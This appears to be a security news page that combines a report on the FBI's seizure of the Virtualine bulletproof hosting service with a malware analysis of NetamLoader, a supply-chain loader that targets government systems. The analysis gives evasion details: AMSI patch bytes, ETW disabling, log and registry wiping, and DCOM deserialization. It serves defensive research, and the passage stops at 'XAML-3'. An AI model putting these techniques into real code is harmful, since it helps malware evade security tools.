Brotli vulnerability CVE-2026-111497 affected products list: fixes for Node.js, .NET, Envoy, PAN-OS and distros, plus VMware and others still unpatched.

The FBI seizes Virtualine domain in a court-authorized operation alongside the U.S. Department of Justice , disrupting a so-called bulletproof hosting service accused of facilitating cybercrime, the distribution of child sexual abuse material (CSAM), and international money laundering. Before the seizure, Virtualine.net allegedly provided hosting infrastructure to criminal operations and continued supporting certain services despite repeated abuse notifications from law enforcement agencies and other organizations.
The seizure followed a court-authorized operation against Virtualine, which also operated under the names Secury, Massgod, Spamhouse, Lanedo and Omegatech.
According to court records, the service offered hosting, server solutions and domain purchasing options while advertising its ability to protect customers from law enforcement intervention.
FBI Seizes Virtualine Over Alleged Cybercrime Activity
Theophani K. Stamos, First Assistant U.S. Attorney for the Eastern District of Virginia, and Darren B. Cox, Assistant Director in Charge of the FBI Washington Field Office, announced the seizure of Virtualine.net.
Authorities said the domain had been used to facilitate multiple forms of criminal activity, including advertising sexually explicit images of minors, the intentional disclosure of nonconsensual intimate images involving adults and minors, and international money laundering.
Image Source: FBI
Virtualine marketed its services on cybercrime forums, where it openly promoted hosting options for users engaged in illegal activities. In September 2024, the service told a user on Exploit.in that its infrastructure could be used for activities including phishing, carding, email spam and port scanning, while claiming to prohibit child sexual abuse material and terrorism-related content.
However, court records allege that Virtualine knowingly hosted a criminal online forum, identified as Vendor 1, that allowed users to post and sell access to nude, sexually suggestive and sexually explicit images and videos involving minors and adults.
The investigation found that Virtualine continued hosting Vendor 1 despite receiving multiple notifications about sexually explicit images and videos of minors.
According to court records, Virtualine assigned an IP address to Vendor 1 around December 2025, with notifications about the material beginning in January 2026. Reports came from law enforcement agencies in Germany, Canada and Australia, the U.S. National Center for Missing and Exploited Children (NCMEC), and an attorney representing a victim.
Despite these notifications, Virtualine allegedly continued providing hosting services to the forum.
The records also state that Virtualine worked directly with Vendor 1 to develop another website that allowed customers to upload illicit content and download it after making a purchase. Authorities said Virtualine continued hosting this website and had received at least one abuse complaint concerning sexually explicit images of children found on the platform.
Vendor 1 also promoted a hack-for-hire service, through which customers could pay hackers to gain unauthorized access to victims’ online accounts and obtain explicit images and videos.
Virtualine Advertised Measures to Evade Law Enforcement
Beyond its hosting services, Virtualine allegedly offered customers additional protection designed to keep criminal infrastructure operational when authorities intervened.
In March 2026, the provider advertised an “additional protection plan” that it said could be activated after receiving an official request from law enforcement agencies. Under the arrangement, Virtualine would move a customer’s criminal infrastructure to another shell company not affiliated with the provider, after which the server would be reactivated.
The alleged practice illustrates how bulletproof hosting services can be used to maintain online criminal operations by moving infrastructure when enforcement or abuse complaints threaten existing arrangements.
Virtualine also promoted its tolerance of abuse on underground forums. In a June 2025 post on HackForums, it claimed to have ignored more abuse reports than other providers.
Cryptocurrency Payments Linked to Money Laundering
Investigators also examined Virtualine’s payment arrangements and their alleged role in concealing criminal proceeds.
According to court records, Virtualine accepted payments through Bitcoin, including specific unhosted Bitcoin addresses that allowed customers to make direct payments without their funds being flagged as illicit.
The service received payments from criminal customers, some of which investigators could trace directly to various criminal groups. Virtualine then allegedly laundered the funds further to conceal their origin.
Authorities identified international money laundering as one of the criminal activities facilitated through the service.
International Cooperation Behind Virtualine Takedown
The FBI’s Washington Field Office led the investigation, with significant assistance from Germany’s Polizei Hessen, the Netherlands’ Politie Midden-Nederland and the United Kingdom’s National Crime Agency.
Private-sector partners OverRIPE and Lumen also assisted, while the Justice Department’s Office of International Affairs provided additional support.
Assistant U.S. Attorneys Laura D. Withers and Stefanie A. Schwartz are representing the government in the matter.
The seizure of Virtualine.net disrupts a hosting service that authorities allege provided infrastructure and financial services to support criminal activity. The case also highlights the role of international law enforcement cooperation in targeting providers accused of enabling cybercrime across multiple jurisdictions.
A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established.
The sample came to light in the first half of 2026, when Kaspersky Security Network (KSN) issued a malware detection alert for a .config file using AppDomainManager injection to load arbitrary .NET assemblies. The file was packaged inside a CAB archive placed in the directory that stores Windows operating system update packages. Initial analysis of the CAB contents found no malicious code: most executables were legitimate components of the third-party patch management tool Patch My PC, and even the .NET assemblies used for the injection were Microsoft-signed. A later re-examination of the original .config file and the full loading process revealed the infection chain and framework described in this report.
Kaspersky’s products detect this threat as HEUR:Trojan.MSIL.NetamLoader.gen, Trojan.MSIL.Zapchast.*, and Trojan.Script.Agent.*.
Background
During routine threat hunting, KSN sent us a malware detection alert. The notification flagged a .config file that employed AppDomainManager injection to load arbitrary .NET assemblies. The file was compressed into a CAB archive named e4537a1762fcafd2fd96bfc825bad34f9db9a24d and saved in the folder that stores Windows operating system update packages. Below is the full path to this archive:
Starting with this CAB archive, we uncovered a highly complex infection chain that uses a previously unknown advanced loading framework.
Initial infection

The CAB file contains the following seven files, which are extracted and placed in the path C:\Windows\SoftwareDistribution\Download\Install\:
Files compressed in the CAB file
Except for Resources.resx, none of the files contain malicious code. We did not observe how the CAB file was delivered to the victim; we only saw the process PatchMyPC-ScriptRunner.exe running with the following arguments:
After the file is launched in this manner, the infection chain progresses to stage 1.
Stage 1

Starting with the execution of PatchMyPC-ScriptRunner.exe, which then served as a host process for loading several payloads, we identified a complex two‑stage loading mechanism with multiple steps. The overall flow of stage 1 is summarized in the diagram below.
Infection chain: Stage 1
Step 1
The AppDomainManager injection technique is used to load an arbitrary .NET assembly. With this mechanism, when PatchMyPC-ScriptRunner.exe runs, the accompanying configuration file PatchMyPC-ScriptRunner.exe.config in the same directory is loaded before the executable’s main function runs. Below is the content of PatchMyPC‑ScriptRunner.exe.config.
According to the configuration file, the class Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration from the Microsoft.HostIntegration.Connectors.dll module (a Microsoft‑signed assembly) is loaded. DataCacheFactoryConfiguration is the configuration class for the Windows Server AppFabric Cache Client, specifying the settings for a new cache client. When the configuration class is loaded, its instance first attempts to find and read the default configuration file, fabric.config, located in the same directory. The contents of fabric.config are shown below:
The DataCacheFactoryConfiguration class has a design flaw that can be abused to load arbitrary assemblies. The fabric.config file is meticulously crafted. When the file is loaded, the DataCacheFactoryConfiguration instance examines its className attribute, loads the specified type (System.Resources.ResXResourceSet from the System.Windows.Forms assembly), and creates a ResXResourceSet instance, passing “Resources.resx” to its constructor for parsing.

In the .resx file, multiple layers of payloads – including several XAML files, .NET assemblies, and JSON data – are encoded, compressed, or encrypted (see the diagram below). Each layer is unpacked and loaded by the layer above it. Once a layer finishes its operation, the next layer is extracted and loaded. Below, we analyze each layer in the order in which it is loaded:
Multiple layers of payloads are compressed and encrypted in the .resx file
The Microsoft RESX schema defines the XML layout used by .resx files, which has a human-readable structure and can hold application resources: strings, images, icons, and serialized objects. The Resources.resx file contains a Base64‑encoded binary object that was serialized using the well‑known, highly vulnerable .NET BinaryFormatter class.
Base64-encoded serialized binary object in Resources.resx
Parsing this .resx file with ResXResourceSet causes the embedded Base64‑encoded binary payload to invoke BinaryFormatter.Deserialize(), triggering a deserialization vulnerability that enables a TypeConfuseDelegate attack. The TypeConfuseDelegate then invokes XamlReader.Parse(), which loads a XAML payload (named XAML-1) embedded within the binary object.

XAML is a markup language for building user interfaces in .NET applications, but its capabilities extend far beyond that. Using two built‑in objects, ObjectDataProvider and ResourceDictionary, logic equivalent to C# code can be expressed in an XML‑like syntax.
A code snippet of XAML-1
Step 3
The XAML-1 code acts as a loader for an embedded payload. The process is as follows:
Retrieve the full command line of the current host process PatchMyPC‑ScriptRunner.exe, converting all arguments to lowercase.
Generate the AES key by hashing the command‑line string with SHA‑256.
Decode the Base64 string embedded in XAML-1 into a binary array. Use the first 16 bytes of that array as the IV, then decrypt the remaining encrypted data with AES. The decrypted output is another piece of XAML code, which we refer to as XAML-2.
If any exception occurs during decryption, trigger Environment.Exit(0), silently terminating the host process to prevent error messages that might reveal the attack.
Stage 2

XAML‑2 initiates stage 2 of the infection. The diagram below shows the overall flow of this stage.
Infection chain: Stage 2

XAML‑2 contains two embedded Base64‑encoded sections. These sections are actually two additional XAML files (referred to as XAML-2-1 and XAML-2-2) that were first compressed with ZIP and then encoded in Base64. After decoding and decompressing, XAML-2 loads each file into memory separately with XamlReader.Load().
A code snippet of XAML-2
XAML-2-1
The first file consists of 796 lines. Its sole purpose is to hijack a key AMSI API to bypass anti‑malware scanning.
Sensitive strings in XAML-2-1 are cut into tiny pieces

To avoid detection by anti‑malware signature scans, sensitive strings are split into very short fragments. When XAML-2-1 is loaded and parsed, the fragments are reassembled into the original string.
The key steps it takes to achieve its goal are as follows:
Check the OS architecture by verifying whether IntPtr.Size equals 8. If it does not, the host process isn’t 64‑bit, so abort the hijack operation.
Combine the split strings into a single CLSID GUID (fdb00e52-a214-4aa1-8fba-4357bb0072ec), then try to create an instance of the AMSI COM object using this GUID.
Patch the AMSI module.
Create a delegate for the runtime method Console.Clear() and then obtain its native function pointer. Next, patch the method by overwriting its first bytes in memory with the binary payload (41 C7 00 01 00 00 00 33 C0 C3).
Obtain the native pointer of the AMSI COM object with Marshal.GetIUnknownForObject(). From this pointer, read the address of its virtual method table and add 0x18 to reach another pointer that holds the address of the CAmsiAntimalware::Scan method.
Use VirtualProtect() to make the Scan() pointer writable, change its value from the address of the CAmsiAntimalware::Scan() method to the address of the patched Console.Clear(), and then restore the pointer’s original protection attributes. Once this step is complete, every scan returns AMSI_RESULT_CLEAN (value = 0).
One patch targets the Console.Clear() API, which resides in the memory space of an existing legitimate module, while the other modifies only the virtual tables of the AMSI module, allowing the malware to pass code integrity checks.
XAML-2-2
XAML-2-2 consists of two parts: a .NET module (the first loader, .NET 1 Loader) and a JSON data payload (the C2 configuration, JSON-1). Both components are compressed with ZIP and then encoded in Base64. XAML-2-2 first decodes and decompresses the .NET assembly .NET 1 Loader, then uses the Assembly.CreateInstance() API to create an instance of the .NET 1 Loader and passes the Base64‑encoded JSON-1 to the m.C() method of .NET 1 Loader as a parameter.
.NET 1 Loader
.NET 1 Loader decodes, decompresses, and parses JSON‑1. The decoded and decompressed JSON‑1 is shown below:
{
    "p": "[Base64‑encoded JSON, which we call JSON‑1-p]"
    "c": "[Base64‑encoded JSON, which we call JSON‑1-c]"
}
JSON-1-c
This JSON contains the configuration data that .NET 1 Loader uses to report the execution results of the loaded payload to the C2 server.
sc
false
Flag. Determines whether to report the execution result of m.C(). When set to false, reporting to C2 is skipped.
c
null
Reporting C2 server. The result returned by the m.C() method of .NET 1 Loader is sent to this server.
tp
null
Unknown item, suspected to be a trusted SSL certificate. Thumbprint was used to verify this alleged C2 certificate.
e
null
The AES key that encrypts the JSON result returned by the m.C() method of .NET 1 Loader.
JSON-1-p
JSON-1-p is a more complex configuration file. .NET 1 Loader parses its data to prepare and load the subsequent stages. The following configuration keys store the payloads:
oib: Base64‑encoded .NET 2 Plugin (PE file)
oub: Base64‑encoded XAML that invokes Exit(0)
ibk: AES key used to decrypt ibi
ibi: A Base64‑encoded collection of compressed, encrypted XAML templates used to build XAML-3. Detailed instructions for decrypting and assembling XAML‑3 are provided in the XAML‑3 section below.
Other items are passed as C2 configuration to the .NET 2 Plugin at a later stage.
After obtaining the configuration, .NET 1 Loader proceeds with the following key steps:
Delete the update records from the system log related to the malicious update packages, along with the malicious files and cache files used in stage 1.
Retrieve the files in the folders matching the pattern 20???? at the path below, where each file name starts with “20” followed by six more characters (e.g., 20260101). Read the files’ contents, filter out any lines containing the exact substring GetExtendedUpdateInfoHandler, and write the filtered content back to the log files. The path contains the keyword CmitUpdateAgent, which may be linked to a custom Windows 10 build used by a government in Asia.
"%WINDIR%\Logs\CmitUpdateAgent\20????\20??????"
Reset a registry‑based exception‑state logging system by deleting the nine GUID keys under the path LocalMachine\SOFTWARE\Classes\appid\[specific_GUID] one at a time, along with all of their child subkeys. The algorithm that generates the GUID path is unique– it derives the GUID from the C2 URL– so each C2 server has its own distinct set of bound GUIDs. Of the nine GUIDs derived using this method, one indicates that an exception occurred, and the others are numbered 0 through 7.
For example, when the malware catches exception code 129, it creates the registry subkey {bde7ddc2-1f6f-4397-a0df-ae7c7d67d65a} to indicate that an exception occurred. It then checks the bit mask, where 129 equals binary 10000001. Consequently, it creates the eighth subkey {74084115-433e-4fe8-8d01-41c48fbfeef6} and the first subkey {bf6f4bde-97db-4dcd-9546-7ebf10061519}.
Verify that each necessary configuration item exists in JSON-1-p, then validate some of its items against hardcoded values. If any item fails the check, halt the infection chain and submit the execution result to the reporting C2 server.
Verify that the current user is an administrator; if not, throw an exception with code 128.
Check whether the configuration item aop exists. If it does, Base64-decode its value, use the result as XAML-3, and skip to step 9.
Generate a unique malware instance ID for the configuration item ii by calling Guid.NewGuid().
Query the SusClientId value from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate. Then generate the value for the newly defined configuration item si by computing a GUID using the same algorithm as above. Use the concatenation of the retrieved SusClientId value and the byte sequence \x14\x43\x9B\x64 as the input data for the algorithm.
Parse JSON-1-p, extract the relevant items and their values, and convert them to XAML format. Next, follow the steps outlined in the XAML-3 section to generate the complex XAML script XAML-3.
Create a COM instance of WScript.Shell (CLSID: 41904400-BE18-11D3-A28B-00104BD35090) and retrieve the environment of the current process. Then set the COMPlus_ETWEnabled environment variable to 0 to prevent the CLR from registering the .NET ETW provider, which hides the associated events.
Use RPC to create a remote COM object (CLSID: ab8902b4-09ca-4bb6-b78d-a8f59079a8d5). Exploit it via an unknown binary object deserialization vulnerability and the TypeConfuseDelegate technique. Once the exploit succeeds, XAML-3 is loaded into the remote host process dllhost.exe. This is a covert method for initiating a new process that loads the malicious payload XAML‑3. This technique effectively separates the infection chain from its initial process, allowing it to bypass behavioral monitoring by security solutions such as EDR.
The execution result (in JSON format, shown below) is first AES‑encrypted using the key from the item e. A randomly generated IV is prepended to the encrypted data, and the result is then Base64‑encoded.
[
    {
        // Fixed value
        "_": "0202097a-5c1e-460d-b5e0-030b9756b242",
        // Error number: 0 indicates successful execution
        "e": "0 ",
        // Value of config "ii"
        "i": "94aafd58-c00c-402a-aae6-858b4486a1a4"
    }
]
POST the encrypted and encoded result to the reporting C2 server.
XAML-3
